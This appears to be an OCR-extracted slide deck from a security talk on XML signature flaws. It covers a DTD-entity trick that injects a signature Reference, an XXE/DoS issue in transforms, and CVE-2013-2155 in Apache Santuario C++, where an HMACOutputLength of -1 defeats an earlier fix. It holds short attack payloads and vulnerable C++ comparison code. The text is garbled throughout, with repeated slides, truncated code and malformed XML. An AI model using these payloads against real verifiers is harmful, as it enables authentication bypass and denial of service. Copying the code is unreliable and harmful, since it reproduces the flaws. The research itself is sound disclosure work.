
# DOM Node Types

Ref: <http://www.w3.org/TR/REC-DOM-Level-1/level-one-core.html#ID-1590626201>

Node Type	Child Types
Attribute	Text, EntityReference
CDATASection	None
Comment	None
Document	Element, ProcessInstruction, Comment, DocumentType
Element	Element, Text, Comment, ProcessingInstruction, CDATASection, EntityReference
Entity	Element, ProcessingInstruction, Comment, Text, CDATASection, EntityReference
EntityReference	Element, ProcessingInstruction, Comment, Text, CDATASection, EntityReference
ProcessingInstruction	None

# Entity References

```
<!DOCTYPE good [  
    <!ENTITY ent "<b/>">  
]>  
<good>  
    <a/>&ent;<c/>  
</good>
```



# Canonical Entity References

Ref: <http://www.w3.org/TR/xml-c14n>


<b>Input Document</b>	<pre>&lt;!DOCTYPE doc [    &lt;!ATTLIST doc attrExtEnt ENTITY #IMPLIED&gt;   &lt;!ENTITY ent1 "Hello"&gt;   &lt;!ENTITY ent2 SYSTEM "world.txt"&gt;   &lt;!ENTITY entExt SYSTEM "earth.gif" NDATA gif&gt;   &lt;!NOTATION gif SYSTEM "viewgif.exe"&gt; ]&gt; &lt;doc attrExtEnt="entExt"&gt;   &amp;ent1;, &amp;ent2;! &lt;/doc&gt;  &lt;!-- Let world.txt contain "world" (excluding the quotes) --&amp;gt;&lt;/pre&gt;</pre>
<b>Canonical Form (uncommented)</b>	<pre>&lt;doc attrExtEnt="entExt"&gt;   Hello, world! &lt;/doc&gt;</pre>

# Canonical Entity References

Ref: <http://www.w3.org/TR/xml-c14n>

<b>Input Document</b>	<pre>&lt;!DOCTYPE doc [   &lt;!ATTLIST doc attrExtEnt ENTITY #IMPLIED&gt;   &lt;!ENTITY ent1 "Hello"&gt;   &lt;!ENTITY ent2 SYSTEM "world.txt"&gt;   &lt;!ENTITY entExt SYSTEM "earth.gif" NDATA gif&gt;   &lt;!NOTATION gif SYSTEM "viewgif.exe"&gt; &gt;] &lt;doc attrExtEnt="entExt"&gt;   &amp;ent1;, &amp;ent2;! &lt;/doc&gt;  &lt;!-- Let world.txt contain "world" (excluding the quotes) --&gt;</pre>	
<b>Canonical Form (uncommented)</b>	<pre>&lt;doc attrExtEnt="entExt"&gt;   Hello, world! &lt;/doc&gt;</pre>	


# Entity References after C14N



# Exploiting It

```
<good>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod/>
      <SignatureMethod/>
      <Reference URI="">
        <Transforms/>
        <DigestMethod/>
        <DigestValue>Bo0b5...</DigestValue>
      </Reference>
    </SignedInfo>
    <SignatureValue>K4TYp...</SignatureValue>
  </Signature>
</good>
```

# Exploiting It




```
<!DOCTYPE good [  
    <!ENTITY hacked "<Reference URI="#34;#34;>...</Reference>">  
]>  
<good>  
    <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">  
        <SignedInfo>  
            <CanonicalizationMethod/>  
            <SignatureMethod/>  
            <Reference URI="">  
                <Transforms/>  
                <DigestMethod/>  
                <DigestValue>Bo0B5...</DigestValue>  
            </Reference>  
        </SignedInfo>  
        <SignatureValue>K4TYp...</SignatureValue>  
    </Signature>  
</good>
```

# Exploiting It

```
<!DOCTYPE good [  
    !ENTITY hacked "<Reference URI="#34;#34;>...</Reference>">  
]>  
<good>  
    <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">  
        <SignedInfo>  
            <CanonicalizationMethod/>  
            <SignatureMethod/>  
            &hacked;  
        </SignedInfo>  
        <SignatureValue>K4TYp...</SignatureValue>  
    </Signature>  
</good>
```


# Parsed DOM Tree



# CVE-2013-XXXX

- Affected: Everyone!
- DTD processing during transformation
- Can lead to trivial XML DoS attacks
- Also file stealing through OOB XXE

# Transforms




# Transform Chain

```
<SignedInfo>
  <CanonicalizationMethod/>
  <SignatureMethod/>
  <Reference URI="">
    <Transforms>
      <Transform
        Algorithm="http://www.w3.org/2000/09/xmldsig#base64" />
      <Transform
        Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
    </Transforms>
    <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
    <DigestValue>18bqyMiBpK9m4zbmKn12b21ZxfI=</DigestValue>
  </Reference>
</SignedInfo>
```

# Transform Input/Output

Transform	Input Type	Output Type
C14N	XML Node Set	Octet Stream
Base64	Octet Stream	Octet Stream
Envelope	XML Node Set	XML Node Set
XPath	XML Node Set	XML Node Set
XSLT	Octet Stream	Octet Stream



# Reparsing XML

```
XSECTXFMIInputSource is(chain, false);

// Create a XercesParser and parse!
XercesDOMParser parser;
parser.setDoNamespaces(true);
parser.setCreateEntityReferenceNodes(true);
parser.setDoSchema(true);
parser.parse(is);

xsecsize_t errorCount = parser.getErrorCount();
if (errorCount > 0)
    throw XSECException(XSECException::XSLError);
mp_parsedDoc = parser.adoptDocument();
```

# Reparsing XML

```
XSECTXFMIInputSource is(chain, false);

// Create a XercesParser and parse!
XercesDOMParser parser;
parser.setDoNamespaces(true);
parser.setCreateEntityReferenceNodes(true);
parser.setDoSchema(true);
parser.parse(is);

xsecsize_t errorCount = parser.getErrorCount();
if (errorCount > 0)
    throw XSECException(XSECException::XSLError);
mp_parsedDoc = parser.adoptDocument();
```



DTD Parsing not Disabled!

# Demo Time!

## Apache Santuario



# SignedInfo Verification

# CVE-2013-2155

- Affected Apache C++ (again)
- Circumvented "fix" for HMAC Truncation (CVE-2009-0217)
- By sheer ineptitude it ended up an DoS rather than a Signature Bypass

# Background CVE-2009-0217

The screenshot shows the homepage of the CERT Vulnerability Notes Database. At the top, there are logos for CERT, Software Engineering Institute, and Carnegie Mellon. Below the logo, the title "Vulnerability Notes Database" is displayed in large blue text, followed by the subtitle "Advisory and mitigation information about software vulnerabilities". A navigation bar at the bottom has four items: "DATABASE HOME", "SEARCH", "REPORT A VULNERABILITY", and "HELP". The main content area features a red header "Vulnerability Note VU#466161" for an XML signature HMAC truncation authentication bypass. Below the header, it says "Original Release date: 14 Jul 2009 | Last revised: 05 Aug 2009". There are four social sharing buttons: Print, Tweet, Send, and Share. Under the heading "Overview", it states: "The XML Signature specification allows for HMAC truncation, which may allow a remote attacker to bypass authentication."

CERT | Software Engineering Institute | Carnegie Mellon.

## Vulnerability Notes Database

Advisory and mitigation information about software vulnerabilities

DATABASE HOME   SEARCH   REPORT A VULNERABILITY   HELP

### Vulnerability Note VU#466161

#### XML signature HMAC truncation authentication bypass

Original Release date: 14 Jul 2009 | Last revised: 05 Aug 2009

[Print](#) [Tweet](#) [Send](#) [Share](#)

#### Overview

The XML Signature specification allows for HMAC truncation, which may allow a remote attacker to bypass authentication.

# HMAC Truncation

```
<SignedInfo>
  <CanonicalizationMethod
    Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
  <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#hmac-sha1">
    <HMACOutputLength>80</HMACOutputLength>
  </SignatureMethod>
  ...
</SignedInfo>
```

00112233445566778899AABBCCDDEEFF00112233

Truncate to  
80 bits



00112233445566778899

# HMAC Truncation

```
<SignedInfo>
  <CanonicalizationMethod
    Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
  <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#hmac-sha1">
    <HMACOutputLength>0</HMACOutputLength>
  </SignatureMethod>
  ...
</SignedInfo>
```

00112233445566778899AABBCCDDEEFF00112233

Truncate to  
0 bits



# CVE-2013-2155

```
while (child && strcmp(getDSIGLocalName(child, "HMACOutputLength") != 0)
    child = child->getNextSibling();

if (child) {
    // Have a max output value!
    DOMNode *textNode = child->getFirstChild();
    if (textNode) {
        m_HMACOutputLength = atoi(textNode->getNodeValue());
    }
}
```

# CVE-2013-2155

```
while (child && strcmp(getDSIGLocalName(child, "HMACOutputLength") != 0)
    child = child->getNextSibling();

if (child) {
    // Have a max output value!
    DOMNode *textNode = child->getFirstChild();
    if (textNode) {
        m_HMACOutputLength = atoi(textNode->getNodeValue());
    }
}
```

# CVE-2013-2155

```
while (child && strcmp(getDSIGLocalName(child, "HMACOutputLength") != 0)
    child = child->getNextSibling();

if (child) {
    // Have a max output value!
    DOMNode *textNode = child->getFirstChild();
    if (textNode) {
        m_HMACOutputLength = atoi(textNode->getNodeValue());
    }
}
```

# CVE-2013-2155

```
while (child && strcmp(getDSIGLocalName(child, "HMACOutputLength") != 0)
    child = child->getNextSibling();

if (child) {
    // Have a max output value!
    DOMNode *textNode = child->getFirstChild();
    if (textNode) {
        m_HMACOutputLength = atoi(textNode->getNodeValue());
    }
}
```

So m\_HMACOutputLength is an int?

# CVE-2013-2155

```
while (child && strcmp(getDSIGLocalName(child, "HMACOutputLength") != 0)
    child = child->getNextSibling();

if (chi
// H
DOMN
if (
    m
}
} // First find the appropriate handler for the URI
XSECAlgorithmHandler* handler =
    mapURIToHandler(mp_signedInfo->getAlgorithmURI());
    bool sigVfyRet = handler->verifyBase64Signature(
        m_signatureValueSB.rawCharBuffer(),
        mp_signedInfo->getHMACOutputLength(),
        mp_signingKey);
```

# CVE-2013-2155

```
while (child && strcmp(getDSIGLocalName(child, "HMACOutputLength") != 0)
    child = child->getNextSibling();

if (chi
// H
DOMN
if (
    m
}
}                                // First find the appropriate handler for the URI
XSECAlgorithmHandler* handler =
    mapURIToHandler(mp_signedInfo->getAlgorithmURI());
                                bool sigVfyRet = handler->verifyBase64Signature(
                                    m_signatureValueSB.rawCharBuffer(),
                                    mp_signedInfo->getHMACOutputLength(),
                                    mp_signingKey);
```

# CVE-2013-2155

```
bool verifyBase64Signature(
    const char * sig,
    unsigned int outputLen,
    const char * hash,
    unsigned int hashLen,
    XSECCryptoKeyType type) {

    if(type == XSECCryptoKey::KEY_HMAC) :
        // FIX: CVE-2009-0217
        if (outputLen > 0 && (outputLen < 80 || outputLen < hashLen / 2)) {
            throw XSECException("HMACOutputLength set to unsafe value.");
        }

    return compareBase64StringToRaw(sig, hash, hashLen, outputLen);
}
```

# CVE-2013-2155

```
bool verifyBase64Signature(
    const char * sig,
    unsigned int outputLen,
    const char * hash,
    unsigned int hashLen,
    XSECCryptoKeyType type) {

    if(type == XSECCryptoKey::KEY_HMAC) :
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        if (outputLen > 0 && (outputLen < 80 || outputLen < hashLen / 2)) {
            throw XSECException("HMACOutputLength set to unsafe value.");
        }

    return compareBase64StringToRaw(sig, hash, hashLen, outputLen);
}
```

# CVE-2013-2155

```
bool verifyBase64Signature(
    const char * sig,
    unsigned int outputLen,
    const char * hash,
    unsigned int hashLen,
    XSECCryptoKeyType type) {

    if(type == XSECCryptoKey::KEY_HMAC) :
        // FIX: CVE-2009-0217
        if (outputLen > 0 && (outputLen < 80 || outputLen < hashLen / 2)) {
            throw XSECException("HMACOutputLength set to unsafe value.");
        }

    return compareBase64StringToRaw(sig, hash, hashLen, outputLen);
}
```

# CVE-2013-2155

```
bool compareBase64StringToRaw(
    const char * b64Str,
    unsigned char * raw,
    unsigned int rawLen,
    unsigned int maxCompare) {

    unsigned int maxBytes, maxBits;
    div_t d = {0};
    if(maxCompare == 0) {
        maxCompare = rawLen;
    }

    d = div(maxCompare, 8);
    maxBytes = d.quot;
    maxBits = d.rem;

    return compareBits(decode(b64Str), raw, maxBytes, maxBits);
}
```

# CVE-2013-2155

```
bool compareBase64StringToRaw(
    const char * b64Str,
    unsigned char * raw,
    unsigned int rawLen,
    unsigned int maxCompare) {

    unsigned int maxBytes, maxBits;
    div_t d = {0};
    if(maxCompare == 0) {
        maxCompare = rawLen;
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    d = div(maxCompare, 8);
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# CVE-2013-2155

```
bool compareBase64StringToRaw(
    const char * b64Str,
    uns
    uns
    uns
    uns
    div_t
    if(max
        ma
    }
    d = di
    maxByt
    maxBit
    return
}

bool compareBits(const unsigned char* b64Str,
    const unsigned char* raw,
    unsigned int maxBytes,
    unsigned int maxBits) {

    unsigned int i, j;
    for (i = 0; i < maxBytes; ++ i) {
        if (raw[i] != outputStr[i])
            return false;
    }

    char mask = 0x01;
    for (j = 0 ; j < maxBits; ++i) {
        if ((raw[i] & mask) != (outputStr[i] & mask))
            return false;
        mask = mask << 1;
    }
    return true;
}
```

# CVE-2013-2155

```
bool compareBase64StringToRaw(
    const char * b64Str,
    uns
    uns
    uns
    unsign
    div_t
    if(max
        ma
    }
    d = di
    maxByt
    maxBit
    return
}

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    const unsigned char* raw,
    unsigned int maxBytes,
    unsigned int maxBits) {

    unsigned int i, j;
    for (i = 0; i < maxBytes; ++ i) {
        if (raw[i] != outputStr[i])
            return false;
    }

    char mask = 0x01;
    for (j = 0 ; j < maxBits; ++i) {
        if ((raw[i] & mask) != (outputStr[i] & mask))
            return false;
        mask = mask << 1;
    }
    return true;
}
```

# CVE-2013-2155

```
bool compareBase64StringToRaw(
    const char * b64Str,
    uns
    uns
    uns
    unsign
    div_t
    if(max
        ma
    }
    d = di
    maxByt
    maxBit
    return
}
}

bool compareBits(const unsigned char* b64Str,
    const unsigned char* raw,
    unsigned int maxBytes,
    unsigned int maxBits) {

    unsigned int i, j;
    for (i = 0; i < maxBytes; ++ i) {
        if (raw[i] != outputStr[i])
            return false;
    }

    char mask = 0x01;
    for (j = 0 ; j < maxBits; ++i) {
        if ((raw[i] & mask) != (outputStr[i] & mask))
            return false;
        mask = mask << 1;
    }
    return true;
}
```

# Div Function

## — Data Type: `div_t`

This is a structure type used to hold the result returned by the `div` function. It has the following members:

`int quot`

The quotient from the division.

`int rem`

The remainder from the division.

## — Function: `div_t div(int numerator, int denominator)`

This function `div` computes the quotient and remainder from the division of *numerator* by *denominator*, returning the result in a structure of type `div_t`.

If the result cannot be represented (as in a division by zero), the behavior is undefined.

# Div Function

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## — Function: `div_t div (int numerator, int denominator)`

This function `div` computes the quotient and remainder from the division of *numerator* by *denominator*, returning the result in a structure of type `div_t`.

If the result cannot be represented (as in a division by zero), the behavior is undefined.



`HMACOutputLength = -1`



`maxCompare = 0xFFFFFFFF`



`d.quot = 0, d.rem = -1`



`maxBytes = 0, maxBits = 0xFFFFFFFF`

# Exploiting

```
<SignedInfo>
  <CanonicalizationMethod
    Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
  <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#hmac-sha1">
    <HMACOutputLength>-1</HMACOutputLength>
  </SignatureMethod>
  ...
</SignedInfo>
```

00112233445566778899AABBCCDDEEFF00112233



# DoS Only ☹

```
bool compareBase64StringToRaw(
    const char * b64Str,
    uns
    uns
    uns
    unsign
    div_t
    if(max
        ma
    }
    d = di
    maxByt
    maxBit
    return
}
}

char mask = 0x01;
for (j = 0 ; j < maxBits; ++i) {
    if ((raw[i] & mask) != (outputStr[i] & mask))
        return false;
    mask = mask << 1;
}
return true;
}
```

# DoS Only ☹

```
bool compareBase64StringToRaw(
    const char * b64Str,
    uns
    uns
    uns
    unsign
    div_t
    if(max
        ma
    }
    d = di
    maxByt
    maxBit
    return
}

bool compareBits(const unsigned char* b64Str,
    const unsigned char* raw,
    unsigned int maxBytes,
    unsigned int maxBits) {

    unsigned int i, j;
    for (i = 0; i < maxBytes; ++ i) {
        if (raw[i] != outputStr[i])
            return false;
    }

    char mask = 0x01;
    for (j = 0 ; j < maxBits; ++i) {
        if ((raw[i] & mask) != (outputStr[i] & mask))
            return false;
        mask = mask << 1;
    }
    return true;
}
```

# DoS Only ☹

```
bool compareBase64StringToRaw(
    const char * b64Str,
    uns
    uns
    uns
    unsign
    div_t
    if(max
        ma
    }
    d = di
    maxByt
    maxBit
    return
}

bool compareBits(const unsigned char* b64Str,
    const unsigned char* raw,
    unsigned int maxBytes,
    unsigned int maxBits) {

    unsigned int i, j;
    for (i = 0; i < maxBytes; ++ i) {
        if (raw[i] != outputStr[i])
            return false;
    }

    char mask = 0x01;
    for (j = 0 ; j < maxBits; ++i) {
        if ((raw[i] & mask) != (outputStr[i] & mask))
            return false;
        mask = mask << 1;
    }
    return true;
}
```

# Non-Constant Time Compare

```
bool compareBits(const unsigned char* b64Str,
    const unsigned char* raw,
    unsigned int maxBytes,
    unsigned int maxBits) {

    unsigned int i, j;
    for (i = 0; i < maxBytes; ++ i) {
        if (raw[i] != outputStr[i])
            return false;
    }

    char mask = 0x01;
    for (j = 0 ; j < maxBits; ++i) {
        if ((raw[i] & mask) != (outputStr[i] & mask))
            return false;
        mask = mask << 1;
    }
    return true;
}
```

# Non-Constant Time Compare

```
bool compareBits(const unsigned char* b64Str,  
                 const unsigned char* raw,  
                 int maxBits) {  
    // Mono  
    bool Compare (byte[] expected, byte[] actual) {  
        for (int i=0; i < l; i++) {  
            if (expected[i] != actual[i])  
                return false;  
        }  
        return true;  
    }  
  
    char mask = 0x01;  
    for (j = 0 ; j < maxBits; ++i) {  
        if ((raw[i] & mask) != (outputStr[i] & mask))  
            return false;  
        mask = mask << 1;  
    }  
    return true;  
}
```

# Non-Constant Time Compare

```
bool compareBits(const unsigned char* b64Str,
    // Mono
    bool Compare (byte[] expected, byte[] actual) {
        for (int i=0; i < l; i++) {
            if (expected[i] != actual[i])
                return false;
        }
        return true;
    }
}
```

```
// .NET
bool CheckSignedInfo(KeyedHashAlgorithm macAlg) {
